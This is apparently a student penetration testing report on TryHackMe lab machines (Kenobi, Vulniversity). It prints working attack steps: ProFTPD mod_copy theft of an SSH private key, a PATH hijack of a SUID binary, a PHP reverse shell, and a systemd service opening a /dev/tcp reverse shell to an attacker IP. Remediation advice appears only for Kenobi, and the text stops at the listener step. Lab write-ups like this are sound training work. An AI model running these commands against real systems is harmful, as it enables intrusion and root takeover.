

Penetration Testing Report



Group

Amir Wadiee
Ahmed Alaa
Mahmoud Reda
Mahmoud Gomaa
Andrew Morcos

Target: XYZ company Servers and devices
Date of Engagement: 2024-10-05
Report Author: DEPIX Group
Organization: XYZ Company

Report Issued 05/10/2024



Table of Contents

1 Confidentiality Notice	3
2 Disclaimer.....	3
3 EXECUTIVE SUMMARY	4
4.1 SCOPE	4
4.2 Networks	4
4.3 Provided Credentials	5
5.1 TESTING METHODOLOGY	6
6 .1 Kenobi Machine	7
6.2 Vulniversity Machine	19
6.3 BLue Machine	29
6.4 Vulnix Machine.....	36



1 Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to our clients or facilitate attacks against them.

DEPIX team shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

2 Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on "Vulniversity machine , Blue Machine , Kenobi Machine ". Any changes made to the environment during the period of testing may affect the results of the assessment.



3 EXECUTIVE SUMMARY

DEPIX conducted a comprehensive penetration test on the XYZ Company environment to assess its security posture. The primary objective of this engagement was to identify potential vulnerabilities within the systems and provide actionable recommendations to mitigate these risks. The testing process involved a thorough analysis of the environment, where various tools and techniques were employed to uncover and exploit security weaknesses. This report presents the detailed findings, supported by evidence, along with suggested remediation steps to enhance the security of the Targeted Environment "XYZ Company "

4.1 SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.

4.2 Networks

IP address	Note
10.10.128.133	Kenobi Machine
192.168.145.137	Blue Machine
10.10.129.239	Vulniversity Machine
192.168.235.133	(Vulnix Machine)



4.3 Provided Credentials

Kenobi Machine

- black box test, without any supplied credentials

Vulniversity Machine

- black box test, without any supplied credentials

Blue Machine

- black box test, without any supplied credentials

(Vulnix Machine)

- black box test, without any supplied credentials



5.1 TESTING METHODOLOGY

DEPIX's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about the targeted network systems.

DEPIX used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment.

DEPIX simulated an attacker exploiting vulnerabilities in the Target network.

DEPIX gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.





6 .1 Kenobi Machine

Information Gathering and Enumeration “Kenobi Machine ”

Network Scanning and Host Discovery

- We ran the Kenobi machine on the Try hack me, connect with openvpn and we already have the IP for this machine as 10.10.238.133

Service Enumeration on IP 10.10.238.133

After identifying 10.10.238.133 as an active host, a detailed service enumeration was performed using the following Nmap command:

```
nmap -sS -sV -p- 10.10.238.133
```

Explanation:

- -sS: Conducts a stealth SYN scan, which is less likely to be detected by the target.
- -sV: Attempts to identify the version of the services running on the open ports.
- -p-: Scans all 65,535 TCP ports.

Results: The scan revealed the following open ports and associated services on the target IP 10.10.238.133 was

Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-04 14:05 EDT

Nmap scan report for 10.10.238.133

Host is up (0.077s latency).

Not shown: 65524 closed tcp ports (reset)

- 21/tcp open ftp ProFTPD 1.3.5
- 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
- 80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
- 111/tcp open rpcbind 2-4 (RPC #100000)
- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 2049/tcp open nfs 2-4 (RPC #100003)



- 38177/tcp open mountd 1-3 (RPC #100005)
- 44881/tcp open nlockmgr 1-4 (RPC #100021)
- 49443/tcp open mountd 1-3 (RPC #100005)
- 51079/tcp open mountd 1-3 (RPC #100005)

Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```
root@kali-DEPIX:~# nmap -sS -sV -p- 10.10.238.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 14:05 EDT
Nmap scan report for 10.10.238.133
Host is up (0.077s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp  open  nfs          2-4 (RPC #100003)
38177/tcp open  mountd     1-3 (RPC #100005)
44881/tcp open  nlockmgr   1-4 (RPC #100021)
49443/tcp open  mountd     1-3 (RPC #100005)
51079/tcp open  mountd     1-3 (RPC #100005)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 104.62 seconds
root@kali-DEPIX:~#
```

Enumeration for RPC protocol

RPC in Linux (and NFS):

In Linux environments, RPC is often used to facilitate services like NFS (Network File System) and other services that rely on distributed computing.

How RPC is used in NFS:

- **NFS** is a network protocol that allows a system to share directories and files with others over a network. It uses RPC to handle the communication between the NFS client and server.
- Port 111 (rpcbind):
 - When you scan for RPC services (like NFS), port 111 is commonly open. This port runs rpcbind, a service that maps RPC program numbers to network port numbers. When an RPC client (like an NFS client) connects to a server, it queries rpcbind to find out what port the required service (such as NFS) is running on.
- Dynamic Ports:
 - Once the client knows the service's port number (from rpcbind on port 111), it connects to that service on the dynamically assigned port and begins communicating.



We will use script from nmap to check the mount using RPC port 111:

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.238.133
```

After running these command, we found that there is a **mount** for directory called /var, we can use it later and mount in to our attacker machine to try to exfiltrate data from it.

```
PORT      STATE SERVICE
111/tcp    open  rpcbind
nfs-ls: Volume /var
  access: Read Lookup NoModify NoExtend NoDelete NoExecute
  PERMISSION   UID   GID   SIZE   TIME           FILENAME
  rwxr-xr-x  0     0     4096  2019-09-04T08:53:24 .
  rwxr-xr-x  0     0     4096  2019-09-04T12:27:33 ..
  rwxr-xr-x  0     0     4096  2019-09-04T12:09:49 backups
  rwxr-xr-x  0     0     4096  2019-09-04T10:37:44 cache
  rwxrwxrwt  0     0     4096  2019-09-04T08:43:56 crash
  rwxrwsr-x  0     50    4096  2016-04-12T20:14:23 local
  rwxrwxrwx  0     0     9     2019-09-04T08:41:33 lock
  rwxrwxr-x  0     108   4096  2019-09-04T10:37:44 log
  rwxr-xr-x  0     0     4096  2019-01-29T23:27:41 snap
  rwxr-xr-x  0     0     4096  2019-09-04T08:53:24 www

nfs-showmount:
/var *
nfs-statfs:
Filesystem 1K-blocks Used Available Use% Maxfilesize Maxlink
/var        9204224.0 1836964.0 6876664.0 22% 16.0T       32000
```

Enumeration for ProFTPD

From previous nmap, we found that ftp is running on port 21, we can check the version of ProFTPD by using netcat : and we found it is (**ProFTPD 1.3.5**)

```
netcat 10.10.238.133 21
```

```
(gomaa@kali-DEPI)-[~/Downloads]
$ netcat 10.10.238.133 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.238.133]
```



Enumeration for Samba protocol

We will use a custom script from nmap to do that by this command:

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse  
10.10.238.133
```

```
is based on the common client/server protocol of Server Message Block (SMB). SMB is developed only  
[goma@kali-DEPI]-[~/Downloads]$ $ nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.238.133  
Starting Nmap 7.94sN ( https://nmap.org ) at 2024-10-04 14:15 EDT  
Nmap scan report for 10.10.238.133  
Host is up (0.069s latency).  
the questions below  
PORT      STATE SERVICE  
445/tcp    open  microsoft-ds  
nmap we can enumerate a machine for SMB shares.  
Host script results:  
| smb-enum-shares:  
| the account_used: guest state a wide variety of networking tasks. There is a script to enumerate share  
|  \\10.10.238.133\IPC$:  
|_  Type: STYPE_IPC_HIDDEN  
|   Comment: IPC Service (kenobi server (Samba, Ubuntu))  
|   Users: 1  
|  Max Users: <unlimited>  
|  Path: C:\tmp  
|  Anonymous access: READ/WRITE  
|  Current user access: READ/WRITE  
|  \\10.10.238.133\anonymous:  
|_  Type: STYPE_DISK_TREE  
|   Comment: NetBIOS using port  
|   User transport layer that allows Windows  
|   computers to talk to each other on the same network.  
|   Users: 0  
|   Max Users: <unlimited>  
|   Path: C:\home\kenobi\share  
|  445/tcp    open  netbios-ssn (Windows 2000) began  
|  use port  
|  se po  
|  work  
|  \\10.10.238.133\print$:  
|_  Type: STYPE_DISK_TREE  
|   Comment: Printer Drivers  
|   Users: 0  
|   Max Users: <unlimited>  
|   Path: C:\var\lib\samba\printers  
|  nmap  
|  Path: C:\var\lib\samba\printers  
|  have been found?  
|  |  Anonymous access: <none>  
|  |  Current user access: <none>  
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds  
[goma@kali-DEPI]-[~/Downloads]$ installed. Lets inspect one of the shares.
```

On most distributions of Linux smbclient is already installed. Lets inspect one of the shares.

```
smbclient //10.10.238.133/anonymous
```

Without any password we got the access to this share and can list its content as you see



```
goma@kali-DEPI:~/Downloads$ smbclient //10.10.238.133/anonymous
Password for [WORKGROUP\goma]:  
Try "help" to get a list of possible commands.  
smb: \> ls  
 . D 0 Wed Sep 4 06:49:09 2019  
 .. D 0 Wed Sep 4 06:56:07 2019  
 log.txt N 12237 Wed Sep 4 06:49:09 2019  
  
 9204224 blocks of size 1024. 6877108 blocks available  
smb: \> ls  
nt //10.10.238.133/anonymous
```

We will copy the log.txt from the machine by using this command :

```
smbget -R smb://10.10.238.133/anonymous
```

But it gives an error, and with some search we found an alternative:

- from the previous conole to the target machine – using previous share access- we will run this :

```
smb: \> ls  
smb: \> get filename.txt
```

And we will get the file on the download

```
goma@Kali-DEPI:~/Downloads$ smbclient //10.10.238.133/anonymous -s -L . -U goma -w goma -m 1.0 -d 1 -c "dir" -N
Password for [WORKGROUP/goma]:
Try "help" for a list of possible commands.
smb: \> ls
Using your machine, connect to the machine.
.
..
log.txt

      9204224 blocks of size 1024. 6877108 blocks available

smb: \> whoami
whoami: command not found
smb: \> password
smb: \> domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.3.11-Ubuntu]

Once you're connected, list the files on the share. What is the file can you see?
smb: \> ls
.
..
log.txt

      9204224 blocks of size 1024. 6877108 blocks available

smb: \> get log.txt
I will only very download the SMB share too. Submit the username and password as nothing.
getting file \log.txt of size 12237 as log.txt (42.5 Kilobytes/sec) (average 42.5 Kilobytes/sec)
smb: \> [REDACTED]
[REDACTED] R/smb://10.10.238.133/anonymous

Open the file on the share. There is a few interesting things found.



- Information generated for Kenobi when generating an SSH key for the user

```



cat the file to check any thing important and we did:

```
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWS1/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]---+
| |
|   .. |
| . o. .
| ..=o +.
| . So.o++o.
| o ...+oo.Bo*o
| o o ...o.o+.@oo
| . . . E .O+= .
| . . . oBo.
+---[SHA256]---+
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a
# user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName          "ProFTPD Default Installation"
ServerType          standalone
DefaultServer       on

# Port 21 is the standard FTP port.
Port                21
```



Exploitation

- Exploitation for ProFTPD 1.3.5

By searching, we found that, this version of ProFTPD is vulnerable to some command that can make us copy from directory to another without permission
here the link :

https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/

We can use searchsploit to find exploits for a particular software version, we found 4 exploits;

```
searchsploit ProFTPD 1.3.5
```

Exploit Title	Path
ProFTD 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTD 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTD 1.3.5 - 'mod_copy' Remote Command Execution (linux/remote/49908.py
ProFTD 1.3.5 - File Copy	linux/remote/36742.txt

We have found an exploit from ProFtpd's mod_copy module.

- The mod_copy module implements **SITE CPFR** and **SITE CPTO** commands, which can be used to copy files/directories from one place to another on the server.
- Any **unauthenticated** client can leverage these commands to copy files from any part of the filesystem to a chosen destination.
- We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.
- We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.

```
netcat 10.10.238.133 21
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa
```



```
(gomaa@kali-DEPI) [~/Downloads]
$ netcat 10.10.238.133 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.23
8.133]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

Let's mount the /var/tmp directory to our machine

So from Kali machine we will run:

```
mkdir /mnt/kenobiNFS
mount 10.10.238.133:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
```

```
root@kali-DEPI:~/Downloads# mkdir /mnt/kenobiNFS
root@kali-DEPI:~/Downloads# mount 10.10.238.133:/var /mnt/kenobiNFS
root@kali-DEPI:~/Downloads# ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root 4096 Sep 4 2019 .
drwxr-xr-x 3 root root 4096 Oct 4 15:41 ..
drwxr-xr-x 2 root root 4096 Sep 4 2019 backups Answer
drwxr-xr-x 9 root root 4096 Sep 4 2019 cache
drwxrwxrwt 2 root root 4096 Sep 4 2019 crash
drwxr-xr-x 40 root root 4096 Sep 4 2019 lib
drwxrwsr-x 2 root staff 4096 Apr 12 2016 local
lrwxrwxrwx 1 root root 9 Sep 4 2019 lock → /run/lock
drwxrwxr-x 10 root _ssh 4096 Sep 4 2019 log
drwxrwsr-x 2 root mail 4096 Feb 26 2019 mail
drwxr-xr-x 2 root root 4096 Feb 26 2019 opt
lrwxrwxrwx 1 root root 4 Sep 4 2019 run → /run
drwxr-xr-x 2 root root 4096 Jan 29 2019 snap
drwxr-xr-x 5 root root 4096 Sep 4 2019 spool
drwxrwxrwt 6 root root 4096 Oct 4 15:35 tmp
drwxr-xr-x 3 root root 4096 Sep 4 2019 www
✓ Correct Answer
```

We now have a network mount on our deployed machine! We can go to /var/tmp and get the private key then login to Kenobi's account. so from KALI :

```
cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@10.10.238.133
```



```
root@kali-DEPIX:~/Downloads# ssh -i id_rsa kenobi@10.10.238.133
The authenticity of host '10.10.238.133 (10.10.238.133)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.238.133' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.

Users in Room                                         Created
Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ kenobi@kenobi:~$ ls
share user.txt
kenobi@kenobi:~$ id
uid=1000(kenobi) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
kenobi@kenobi:~$
```

Privilege Escalation with Path Variable Manipulation

SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues.

To search the a system for these type of files run the following:

```
find / -perm -u=s -type f 2>/dev/null
```

```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:~$
```



Up normal binary in usr is called menu – we can find it using linbees script
let's check its state

```
kenobi@kenobi:~$  
kenobi@kenobi:$  
kenobi@kenobi:$  
kenobi@kenobi:$ ls -al /usr/bin/menu  
-rwsr-xr-x 1 root root 8880 Sep 4 2019 /usr/bin/menu  
kenobi@kenobi:$
```

As expected, it runs using root privilege as SUID is on

We can use string to check it if we can read anything- Strings is a command on Linux that looks for human readable strings on a binary.

so from Kenobi user we will run and we found that the first option on menu is run curl command

```
strings /usr/bin/menu
```

```
*****  
1. status check  
2. kernel version  
3. ifconfig  
** Enter your choice :aa      3543 Aug  9 15:06 32798.p  
curl -I localhost      gomaa     8302 Oct  4 13:55 M.Goma  
uname -r      gomaa gomaa 95034155 Oct  4 13:48 Outline  
ifconfig      1 gomaa gomaa     12237 Oct  4 14:36 log.txt  
  Invalid choice  
;*3$"/bin/sh:/tmp:/usr/bin/menu$ curl -R smb://10.10.238  
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609  
crtstuff.c _resolv_order: WARNING: Ignoring invalid
```

But the curl don't use the absolute path, and we can manipulate it by editing

```
cd /tmp  
echo /bin/sh > curl  
chmod 777 curl  
export PATH=/tmp:$PATH  
/usr/bin/menu
```

We copied the /bin/sh shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the /usr/bin/menu binary was run, its using our path variable to find the "curl" binary.. Which is actually a version of /usr/sh, as well as this file being run as root it runs our shell as **root!**

```
kenobi@kenobi:~$ cd /tmp  
kenobi@kenobi:tmp$ echo /bin/sh > curl  
kenobi@kenobi:tmp$ chmod 777 curl  
kenobi@kenobi:tmp$ export PATH=/tmp:$PATH  
kenobi@kenobi:tmp$ /usr/bin/menu  
*****  
1. status check  
2. kernel version  
3. ifconfig  
** Enter your choice :1  
#  
#  
# id  
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin)  
_114(sambashare)  
# who am i  
kenobi pts/0    2024-10-04 14:49 (10.21.58.198) ↵ Substituted  
#  
#  
# cd /ro  
/bin/sh: 7: cd: can't cd to /ro  
# cd /root  
# ls  
root.txt          Users In Room  
# [REDACTED]
```



Recommendations and Risk mitigation

To mitigate the vulnerabilities identified on the **Kenobi machine**, the following actions are recommended:

1. Restrict Anonymous Access on SMB:

- **Disable anonymous login** or at least restrict it to non-sensitive areas of the file system.
- Implement **strong authentication mechanisms** for SMB shares, such as using valid credentials or Kerberos authentication.
- Regularly audit file share permissions to ensure sensitive data is not exposed through misconfigurations.

2. Patch and Update the System:

- Upgrade the **Linux kernel** to the latest version to avoid exploitation of known vulnerabilities, especially those related to privilege escalation.
- Keep all software, including services like **Samba**, up to date with the latest security patches.

3. Mitigate Path Manipulation Risks:

- Review the code and configuration of any **setuid binaries** (such as `/usr/bin/menu`), ensuring they don't call binaries using relative paths. Instead, they should explicitly call commands with absolute paths (e.g., `/usr/bin/curl`).
- Use **environment sanitization** in setuid programs to prevent attackers from modifying environment variables like `PATH`.

4. Apply Least Privilege Principle:

- Limit the number of users and services that have elevated (root) privileges.
- Remove **setuid** permissions from binaries that don't need it or are not necessary for normal system operation.

5. Implement Monitoring and Auditing:

- Enable logging and monitoring for **SMB access** and **setuid binary execution**. Any suspicious activity, such as unauthorized access or altered binaries, should trigger alerts.
- Regularly audit system binaries for tampering or misconfigurations that could allow privilege escalation.



6. Firewall and Network Segmentation:

- Configure the firewall to restrict SMB traffic to only authorized IP addresses and internal systems.
- Apply **network segmentation** to isolate critical systems from vulnerable services like SMB.



6.2 Vulniversity Machine

Information Gathering and Enumeration “Vulniversity Machine”

- Network Scanning and Host Discovery

Machine IP: 10.10.129.239

- Port Scanning and Service Enumeration on IP 10.10.129.239

```
nmap -sS -sV -p- 10.10.129.239
```

```
# Nmap 7.94 scan initiated Fri Oct 4 10:06:41 2024 as: nmap -p- -T4 -oN all_ports 10.10.129.239
```

```
Warning: 10.10.129.239 giving up on port because retransmission cap hit (6).
```

```
Nmap scan report for 10.10.129.239 (10.10.129.239)
```

```
Host is up (0.11s latency).
```

```
Not shown: 65529 closed tcp ports (reset)
```

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

22/tcp	open	ssh
--------	------	-----

139/tcp	open	netbios-ssn
---------	------	-------------

445/tcp	open	microsoft-ds
---------	------	--------------

3128/tcp	open	squid-http
----------	------	------------

3333/tcp	open	dec-notes
----------	------	-----------



after discovering all tcp open ports in the machine we did a detailed scan for each port as follow:

Detailed Scanning for each port discovered

```
# Nmap 7.94 scan initiated Fri Oct 4 10:26:50 2024 as: nmap -sC -sV -O -T4 -p  
21,22,139,445,3128,3333, -oN detailed.txt 10.10.129.239
```

Nmap scan report for 10.10.129.239 (10.10.129.239)

Host is up (0.11s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 3.0.3
--------	------	-----	--------------

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

ssh-hostkey:

2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
--

256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)

_ 256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
--

445/tcp open etbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

3128/tcp open http-proxy Squid http proxy 3.5.12
--

_http-title: ERROR: The requested URL could not be retrieved
--

_http-server-header: squid/3.5.12

3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))

_http-server-header: Apache/2.4.18 (Ubuntu)

_http-title: Vuln University

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed

port

Device type: general purpose

Running: Linux 5.X

OS CPE: cpe:/o:linux:linux_kernel:5.4

OS details: Linux 5.4

Network Distance: 2 hops

Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel



Host script results:

```
| smb-os-discovery:  
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)  
|   Computer name: vulnuniversity  
|   NetBIOS computer name: VULNUNIVERSITY\x00  
|   Domain name: \x00  
|   FQDN: vulnuniversity  
|_  System time: 2024-10-04T10:27:15-04:00  
| smb2-security-mode:  
|   3:1:1:  
|_  Message signing enabled but not required  
|_ nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>  
(unknown)  
|_ clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s  
| smb2-time:  
|   date: 2024-10-04T14:27:15  
|_ start_date: N/A  
| smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)
```

OS and Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/>.

Nmap done at Fri Oct 4 10:27:21 2024 -- 1 IP address (1 host up) scanned in 31.75 seconds



- Enumeration

Web server TCP/3333

Locating directories

- gobuster dir -u http://10.10.129.239:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

```
[+] Url:          http://10.10.129.239:3333
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
```

Starting gobuster in directory enumeration mode

```
=====
/images      (Status: 301) [Size: 322] [--> http://10.10.129.239:3333/images/]
/css        (Status: 301) [Size: 319] [--> http://10.10.129.239:3333/css/]
/js         (Status: 301) [Size: 318] [--> http://10.10.129.239:3333/js/]
/internal    (Status: 301) [Size: 324] [--> http://10.10.129.239:3333/internal/]
Progress: 141708 / 141709 (100.00%)
=====
```

Finished



- Findings
- Found file upload form in /internal directory |
<http://10.10.129.239:3333/internal/>

A screenshot of a Firefox browser window. The address bar shows the URL "10.10.129.239:3333/internal/". Below the address bar, there is a navigation bar with icons for back, forward, search, and refresh. A toolbar below the navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area of the browser displays a simple HTML form with an "Upload" button and a "Browse..." input field which says "No file selected.". To the right of the input field is a blue "Submit" button.

- Exploitation

Initial access via unrestricted File Upload

Via Uploading .phtml we can bypass restriction in type of uploaded file and get initial access to machine

- High-Level Summary: Initial Access via Unrestricted File Upload

The initial access to the machine was achieved through an **unrestricted file upload vulnerability**. By fuzzing the file upload mechanism, it was discovered that the system properly blocked .php files but failed to filter files with the .phtml extension. Exploiting this oversight, a **PHP reverse shell** was uploaded as `rev.phtml`, which allowed for remote code execution on the server.



The reverse shell script used was obtained from the **php-reverse-shell** repository by PentestMonkey, with modifications to the IP address and port to match the attacker's machine (as shown in the image below), which was listening using nc (Netcat). Once the malicious file was successfully uploaded and executed, it provided an interactive shell and initial access to the target system.

<https://github.com/pentestmonkey/php-reverse-shell>

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.2.57'; // CHANGE THIS
$port = 1337; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

setup nc listener to catch the reverse shell

- command used: nc -nlvp 1337

using this command we open a port to listen to the incoming connection

```
[kali㉿kali)-[~/Desktop/DEPIX/network/vulnerability]$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.9.2.57] from (UNKNOWN) [10.10.129.239] 42622
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
10:45:54 up 42 min, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      since          login           JCPU   PCPU WHAT
www-data  pts/0    2024-10-04 10:42 0.00 0.00 0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ [Parent Directory]
[revphtml] 2024-10-04 10:42 3.2K
```

- Gaining Initial access

1. upload rev.phtml file
2. go to <http://10.10.129.239:3333/internal/uploads/>
3. we find our reverse shell file “rev.phtml” then click it
4. by opening the file we were able to execute the script and we gained shell



- privilege escalation using SUID bins

Using this command `find / -perm -u=s -type f 2>/dev/null` we can enumerate the files on this machine that have SUID bit on it and we can access these files


File samples

```
/bin/ntfs-3g  
/bin/mount  
/bin/ping6  
/bin/umount  
/bin/systemctl  
/bin/ping  
/bin/fusermount  
/sbin/mount.cifs
```

By doing some research we found out that we can use the highlighted directory to **escalate privilege to root**

- Steps to Gain privilege to root

We know that systemctl run on services so we need to take advantage of this information So our 1st thinking is to create a custom service that would give us a root privilege



A screenshot of a terminal window. The window has a dark background with light-colored text. At the top, there's a menu bar with options: File, Actions, Edit, View, Help. Below the menu, the terminal prompt shows the user is on a Kali Linux system: '(kali㉿kali)-[~]'. The user has run the command '\$ nano root.service' and is currently editing the file. The file content is visible at the bottom of the terminal window.

```
[unit]  
Description=root
```



```
[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.205.173/5555 0>&1'
```

```
[Install]
WantedBy=multi-user.target
```

- Starting HTTP server

Now, Let's start a simple python http server in the current directory so we can download the malicious service on target system. Use following python command to start the http server.

```
python -m http.server 80
```

```
└─(kali㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Downloading malicious service on target system

Let's move to **/tmp** directory on target system and download our malicious service there. By default, all users have write permissions to the **/tmp** directory, allowing them to create, modify, and delete files within it. Use following wget command to download the file.

```
wget http://10.10.205.173/root.service
```

- Let's enable the service by using following command

```
systemctl enable /tmp/root.service
```

```
www-data@vulnuniversity:/tmp$ systemctl enable /tmp/root.service
systemctl enable /tmp/root.service
Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /tmp/root.service.
Created symlink from /etc/systemd/system/root.service to /tmp/root.service.
```

- Starting listener

Now that we are all set to exploit the target let's start the listener on our machine with the following command.

